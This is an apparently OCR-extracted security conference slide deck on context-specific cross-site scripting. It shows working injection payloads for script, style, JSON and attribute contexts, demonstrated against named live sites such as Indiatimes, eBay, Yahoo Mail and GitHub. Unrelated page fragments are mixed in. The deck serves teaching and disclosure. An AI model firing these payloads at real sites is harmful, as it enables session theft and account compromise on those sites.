C view-source:www.drudgereportarchives.com/dsp/search.htm?searchFor=junk
<td width="33%" valign="bottom" align="center" class="dra" nowrap>
<form action="http://www.drudgereportArchives.com/dsp/search.htm" method="GET" name="searchForm" target="main">
    <input type="Text" class="dra" name="searchFor" size="20" maxlength="500" value="junk">
    <input type="Submit" value="Search Archives" class="dra">
</form>
</td>
```

# SCRIPT CONTEXT


Script Context: In script context, user-supplied input reflects back in the script code block as a value of some variable. e.g.,

```
<script>var a='<?php echo filter_function($_POST['input']);?>' ;</script>
```

E.G.,

HTTP://SEARCH.HEALTH.COM/RESULTS.HTML?NTT=XXXXXXXXXX

### Double Quotes Case



```
6 <meta name="robots" content="noindex" />
7 <script type="text/javascript">
8     var searchString = "xxxxxxxxxx";
9 </script>
10
```

E.G.,

HTTP://WWW.DAILYMAIL.CO.UK/  
HOME/SEARCH.HTML?  
SEL=SITE&SEARCHPHRASE=XXXX  
XXXXXXXX

### Single Quotes Case



```
view-source:www.dailymail.co.uk/home/search.html?sel=site&searchPhrase='xxxxxxxxxxxx'  
209  
210 <script type="text/javascript">  
211   searchTerms = 'xxxxxxxxxxxx';  
212 </script>  
213
```

E.G.,

HTTP://WWW.INDIATIMES.COM/S  
EARCH/XXXXXXXXXXXXX/

The screenshot shows the source code of a Google Analytics tag from the URL `view-source:www.indiatimes.com/search/xxxxxxxxxxxxx/`. The code is highlighted with red boxes and arrows. A red box at the top covers the URL bar. A vertical red arrow points down from this box to another red box that highlights the line `_gaq.push(['_trackPageview', '/search?query=xxxxxxxxxxxxx']);`. This indicates that the tracking code is being executed on a search results page where the query parameter is explicitly set.

```
87 <!-- Begin Google Analytics Tag -->
88
89 <script type="text/javascript">
90 [REDACTED]
91 var _gaq = _gaq || [];
92 _gaq.push(['_setAccount', 'UA-198011-6']);
93 _gaq.push(['_setDomainName', 'none']);
94 _gaq.push(['_setAllowLinker', true]);
95 _gaq.push(['_addIgnoredOrganic', 'indiatimes']);
96 _gaq.push(['_addIgnoredOrganic', 'indiatimes.com']);
97 _gaq.push(['_addIgnoredOrganic', 'india times']);
98 _gaq.push(['_addIgnoredOrganic', 'www.indiatimes.com']);
99 _gaq.push(['_addIgnoredOrganic', 'indiatimes news']);
100 _gaq.push(['_addIgnoredOrganic', 'india times.com']);
101 _gaq.push(['_addIgnoredOrganic', 'www.indiatimes']);
102 _gaq.push(['_addIgnoredOrganic', 'india times news']);
103 _gaq.push(['_trackPageview', '/search?query=xxxxxxxxxxxxx']);
104
105
106 (function() {
107     var ga = document.createElement('script'); ga.type = 'text/javascript'; ga.async = true;
108     ga.src = ('https:' == document.location.protocol ? 'https://': 'http://') + 'stats.g.doubleclick.net/dc.js';
109     var s = document.getElementsByTagName('script')[0]; s.parentNode.insertBefore(ga, s);
110 })();
111
112 </script>
113 <!-- End Google Analytics Tag -->
```

# XSS IN INDIATIMES ...

X www.indiatimes.com/search/%27%5D%29%3b%20confirm%281%29%3b%20%28%5B%27/

The page at www.indiatimes.com says:

1

OK Cancel

This screenshot shows a browser window with the URL `www.indiatimes.com/search/%27%5D%29%3b%20confirm%281%29%3b%20%28%5B%27/`. A context menu is open over some code in the developer tools' Console tab, specifically over the line `confirm(1); (['])`. A modal dialog box is displayed with the text "The page at www.indiatimes.com says:" followed by the number "1". There are "OK" and "Cancel" buttons at the bottom right of the dialog.

```
media.indiatimes.in...
events Network Sources Timeline Profiles Resources Audits Console
<script>

```

# URL CONTEXT

**URL Context:** In URL context, user-supplied input reflects back in the “href” attribute of anchor tag i.e., <a> or “src” attribute of <img> or <iframe> or <embed> tag or “data” attribute of <object> tag. e.g.,

```
<a href='<?php echo filter_function($_POST['input']);?>'>URL Context</a>
```


E.G., [HTTP://EDITOR.FROALA.COM/](http://EDITOR.FROALA.COM/)






E.G.,

HTTP://WWW.TINYMCE.COM/TRY  
IT/FULL.PHP





E.G.,

HTTPS://TRANSLATE.TWITTER.CO  
M/FORUM/TOPICS/5952/POSTS/  
NEW

appear. Etc.) if translators have not submitted a translation or voted for one which appears on the same page; it will be left in English.

I want to l

Thanks, C

## Markdown cheat sheet

### Format Text

#### Headers

```
# This is an <h1> tag  
## This is an <h2> tag  
##### This is an <h6> tag
```

#### Text styles

```
*This text will be italic*  
This will also be italic  
  
**This text will be bold**  
This will also be bold  
  
*You **can** combine them*
```

### Lists

#### Unordered

- \* Item 1
- \* Item 2
- \* Item 2a
- \* Item 2b

#### Ordered

1. Item 1
2. Item 2
3. Item 3
  - \* Item 3a
  - \* Item 3b

### Miscellaneous

#### Links

<https://twitter.com/> - automatic!  
[Twitter](https://twitter.com/)

#### Blockquotes

As Kanye West said:


> We're living the future so  
> the present is our past.

# STYLE CONTEXT

The “style context” is popular in cases where modern web applications allow some harmless mark-ups or rich-text functionality like bold, italic and underline tags in the comment section or blog post and at the same time allow users to set styles on these tags e.g., change font size and color.

```
<div style='<?php echo filter_function($_POST['input']);?>'>CSS Context</div>
```

# E.G., A SCREEN-SHOT FROM EBAY



# LIVE XSS IN EBAY IN STYLE CONTEXT

The screenshot shows a Microsoft Internet Explorer 10 browser window displaying the eBay homepage. A JavaScript alert box is visible in the foreground, containing the number '1'. In the background, the F12 developer tools are open, specifically the Script tab. The script editor shows a portion of the page's source code with several lines highlighted in yellow, indicating they were injected by the exploit. The highlighted lines are:

```
212
213 ?" itemprop="articleBody">
214 <body>
215
216
217 [REDACTED] id="link1" style="width:expression(alert(1))">http://www.ebay
218 >r=confirm(1);&gt;
219
220
221 ifirm(1);&gt;
222
223 :confirm(1);&gt;
224
225
226 ~=confirm(1);&gt;
227
228
229 ~or=confirm(1);&gt;
230
```

The yellow highlight covers the entire 'style' attribute of the body element and its contents, as well as several other injected confirm and alert statements.




# ANOTHER XSS IN MAGENTO COMMERCE IN STYLE CONTEXT



The screenshot shows a Magento forum interface. A modal dialog box titled "Message from webp..." displays a warning icon and the number "1". Below the dialog, a link reads "Cat Duct Imaging: Training with Magento III". On the right side of the screen, a code editor displays a portion of a PHP file with line numbers 770 through 785. The code includes a line where an alert is triggered via a span element with a width expression:

```
770      </div>
771
772
773
774  <p><b><span class="" style="width:expression(alert&#40;1&#41;);>junktext</span></b>
775
776
777
778
779
780  </td>
781  tr>
782  r>
783  <td class="tableCellOne member-info">&ampnbsp</td>
784  <td class="tableCellOne threadBg" style="padding:0" height="30" align="right">
785      <div align="right" class="botLinks" style="margin-right:30px;">
```

# SUMMARY OF CONTEXTS



# ATTACK METHODOLOGY

- Systematic in nature
- Easy to understand
- Context-Specific
- Attack methodology is `**complete**` and one can guarantee that there is an XSS or no XSS in a particular injection point.
- With the help of attack methodology, one can make a secure per-context XSS sanitizer
- Can be applied to other server-side languages e.g., ASP, Ruby etc

# SCRIPT CONTEXT ATTACK METHODOLOGY

Only for attendees ... :)

ATTACKER MAY ALSO USED  
SINGLE LINE COMMENT IN  
ORDER TO MAKE CLOSING  
QUOTE'S AFFECT NULL & VOID

"; confirm(1); //

OR

'; confirm(1); //

# LIVE DEMO #1

<http://www.dailymail.co.uk/home/search.html>

# LIVE DEMO # 2

<http://de.eonline.com>

# QUESTION ARISE ...

# *Why no sort of encoding in script-context attack methodology?*

## Web Escaping and Encoding



# ANSWER

It simply does not work. Encoding will not help you in breaking the script context unless developers are doing some sort of explicit decoding.


*Better to avoid explicit decoding but I saw developers are doing explicit decoding e.g., see my short post on Yahoo Web Analytic XSS*

***<https://twitter.com/soaj1664ashar/status/460346852580139008>***

*and see my write-up on XSS in [alexa.com](#)*

***<http://issuu.com/mscasharjaved/docs/urlwriteup>***

# DEMO SHOWS ENCODING DOES NOT HELP YOU IN BREAKING THE SCRIPT CONTEXT



```
1 <script> var a = 'Injection Point'; </script> HTML
2 // Hex Encoding of Single Quote
3 <script> var a = ''; confirm(1); '' ';
```

```
4 // Decimal Encoding of Single Quote
5 <script> var a = ''; confirm(1); ' ';
```

```
6 // URL Encoding of Single Quote
7 <script> var a = '%27; confirm(1); %27 ';
```

```
8 // HTML5 Entity Encoding of Single Quote
9 <script> var a = '&apos;; confirm(1); &apos; ';
```

<http://jsfiddle.net/4eqK4/2/>

# JSON CONTEXT (SCRIPT)

<http://xssplaygroundforfunandlearn.netai.net/series7.html>

# SOLUTION #1

```
""}]; confirm(1); var x=[{":":
```

# OTHER POSSIBLE WAYS/SOLUTIONS ...

How many alerts you will get? :-D  
Operators in action ....

```
^alert(1)^  
|alert(1)|  
&alert(1)&  
>>alert(1)>>  
all works .. pic.twitter.com/l1xTg5fvPX
```

[View translation](#)

[Reply](#) [Delete](#) [Favorite](#) [More](#)

```
<script> var jobj={"foo":" injection_lands_here "}; </script>  
  
<script> var jobj={"foo":" "+alert(1)+" "}; </script>  
<script> var jobj={"foo":" "+alert(2)-" "}; </script>  
<script> var jobj={"foo":" "-alert(3)+" "}; </script>  
<script> var jobj={"foo":" "-alert(4)-" "}; </script>  
<script> var jobj={"foo":" "+^alert(5)^" "}; </script>  
<script> var jobj={"foo":" "|alert(6)|" "}; </script>  
<script> var jobj={"foo":" "<<alert(7)<" "}; </script>  
<script> var jobj={"foo":" ">>alert(8)>>" "}; </script>  
<script> var jobj={"foo":" ">>>alert(9)>>>" "}; </script>  
<script> var jobj={"foo":" &alert(10)&" "}; </script>
```

Many more combination of above operators ....

---

RETWEETS FAVORITES  
11 18



1:39 PM - 22 May 2014

Flag media

<https://twitter.com/soaj1664ashar/status/469442421148119040>

# ATTRIBUTE CONTEXT ATTACK METHODOLOGY

Only for attendees :)

# YAHOO EMAIL WAS VULNERABLE TO AN XSS IN AN ATTRIBUTE CONTEXT

The screenshot shows a browser window for 'just\_ashar\_javed - Yahoo ...' at the URL <https://us-mg6.mail.yahoo.com/neo/launch?.rand=fircc8jijmusa#2000592551>. A modal dialog titled 'Link Options' is open, containing a text input field with the value '1'. Below the input is an 'Edit link' button and a link preview showing 'http://junk'. At the bottom of the dialog are 'OK' and 'Cancel' buttons. In the background, the Yahoo Mail inbox is visible, showing an email with the subject 'xss is still working' and a body containing the script '`"onmouseover="alert(1);`'. The browser's developer tools are open, specifically the 'Inspector' tab, which displays the DOM structure of the 'Link Options' dialog. The element highlighted is an . The right side of the developer tools shows a color-coded heatmap of the page's layout.

```
left: 0px; top: -129.5px; z-index: 15500; margin-left: -200px;">>
<div id="modalOverlay" class="modal yui3-overlay-content yui3-widget-stdmod link-editor-dialog" role="alertdialog"
aria-labelledby="yui_3_13_0_1_1399545068008_3298" aria-describedby="yui_3_13_0_1_1399545068008_3299" style="display: block; opacity: 1;">
  <h2 id="yui_3_13_0_1_1399545068008_3298" class="modal-hd yui3-widget-hd"></h2>
  <div id="yui_3_13_0_1_1399545068008_3359" class="frontpanel">
    <div id="yui_3_13_0_1_1399545068008_3299" class="modal-bd yui3-widget-bd">
      <div id="yui_3_13_0_1_1399545068008_3358" class="label-left-f1">
        <div id="yui_3_13_0_1_1399545068008_3374" class="link-editor-description">
          <input id="yui_3_13_0_1_1399545068008_3375" type="text" onmouseover="alert(1); value=""></input>
        </div>
      <div id="yui_3_13_0_1_1399545068008_3357" class="link-editor-link"></div>
      <a id="followLink" href="#" title="Follow link" role="button"></a>
    </div>
  </div>
</div>
```

# LIVE DEMO #1

<http://www.ea.com/>

# LIVE DEMO # 2

<http://www.drudgereportarchives.com/dsp/search.htm>

# LIVE DEMO # 3

<http://www.biblegateway.com>

# 3RD STEP OF ATTRIBUTE CONTEXT ATTACK METHODOLOGY

``onmouseover=alert(1)

`` == back tick

# `` TRICK DISCOVERED BY YOSUKE HASEGAWA



<https://twitter.com/hasegawayosuke>

# IE8 TREATS BACK TICK `` AS A VALID SEPARATOR FOR ATTRIBUTE & ATTRIBUTE'S VALUE

Very useful in breaking attribute context if site is properly filtering single and double quotes

# NOTED IN HTML5 SECURITY CHEAT SHEET

HTTP://HTML5SEC.ORG/ BY

Mario Heiderich

<https://twitter.com/0x6D6172696F>

Another useful tool by him is

<http://html5sec.org/innerHTML/>

and

must read research paper by him if you are interested in  
innerHTML and mutation XSS

<http://www.nds.rub.de/media/emma/veroeffentlichungen/2013/CCS13.pdf>



BACK TICK `` DEMOS TESTED ON  
MICROSOFT WINDOWS XP + IE8  
AND TOOL USED FOR TESTING IS  
[HTTP://HTML5SEC.ORG/INNERHT](http://HTML5SEC.ORG/INNERHT)  
ML/

# `` IN ACTION DEMO #1

```
<div class="``onmouseover=alert(1)">attribute context</div>
```

attribute context



```
<DIV class="``onmouseover=alert(1)">attribute context</DIV>
```

# `` IN ACTION DEMO # 2

```
<a href="#" id="``onmouseover=alert(1)">click</a>
```

[click](#)



```
<A id="``onmouseover=alert(1)" href="#">click</A>
```

# `` IN ACTION DEMO # 3

```
<input type="text" value="``onfocus=alert(1)">
```

```
``onfocus=alert(1)
```

```
document.write(innerHTML)
```

```
Apply style.cssText()
```

```
<INPUT value='`onfocus=alert(1)` type=text>
```



# GITHUB HTTPS://GITHUB.COM/ IS VULNERABLE TO INNERHTML BASED XSS

```

```

X "onerror=alert(1)"



document.write(innerHTML)

Apply style.cssText()

```
<IMG alt="" onerror=alert(1) src="x">
```



# GITHUB RESPONSE ON MY REPORT

Re: [CODENAME INVERSE BOSON] - GitHub Bounty Submission Inbox x

 Patrick Toomey <bounty@github.com> Apr 12     
to me 

Hi,

Thanks for the submission! We have reviewed your report and validated your findings. After internally assessing the findings we have determined they are low in risk. As you noted, this vulnerability only applies to Internet Explorer 8 (or prior), which is not supported by GitHub.com. While overall IE8 usage may be 22%, the usage on GitHub.com is substantially less. As a result, the vulnerability is low in risk to GitHub users and not eligible for a reward under the Bug Bounty program.

Best regards and happy hacking!



Please note that GitHub no longer supports Internet Explorer versions 7 or 8.

We recommend upgrading to the latest [Internet Explorer](#), [Google Chrome](#), or [Firefox](#).

If you are using IE 9 or later, make sure you turn off "Compatibility View".

[Learn more](#)

[Ignore](#)

# TINYMCE WAS ALSO VULNERABLE TO INNERHTML BASED XSS

www.tinymce.com/develop/bugtracker.php

Home Try it Download Documentation Enterprise **Develop** Forum

 Version: 4.0.26  
Javascript WYSIWYG Editor



You are here: Develop > Tracker

## Tracker

View the latest bug reports, and if you want to report a new bug, click here.

[SUBMIT NEW](#)

### Watchlist

#ID	Title	Status	Time	Votes
6858	innerHTML based XSS in TinyMCE	Closed	2014-04-15	0 
6855	Another XSS in TinyMCE	Closed	2014-04-15	0 
6851	Cross-Site Scripting (XSS) in TinyMCE	Closed	2014-04-14	0 

# WHO IS USING TINYMCE?

## Who is using TinyMCE?

TinyMCE is the most used WYSIWYG editor in the world, it is used by millions of ppl around the world for editing content. Here is a list of a few known Enterprise Companies or popular Open Source projects that use TinyMCE in one way or the other.

### Facebook



The 500+ million ppl on Facebook has access to TinyMCE. Facebook is using TinyMCE in their "Notes" and "Facebook Questions" sections.

[>> Visit](#)

### Jive Software



Jive Software uses TinyMCE as default core content editor in their ground-breaking social platform.

[>> Visit](#)

### Wordpress



The most popular and widespread blogging software uses TinyMCE as the default editor, they have millions of downloads for each new release.

[>> Visit](#)

### Oracle



TinyMCE is used to enhance the Oracle Beehive Collaboration software.

[>> Visit](#)

### Microsoft



Various Microsoft forums (MSDN etc) uses TinyMCE as their default forum content editor.

[>> Visit](#)

### Apple



TinyMCE is used by Apple in some of their online applications.

[>> Visit](#)

### IBM



IBM uses TinyMCE in their Web Content Management software.

[>> Visit](#)

### Autonomy Interwoven




Autonomy Interwoven uses TinyMCE in their systems.

[>> Visit](#)

### Joomla



# IS INNERHTML (I.E., '') BASED XSS IS EXPLOITABLE?

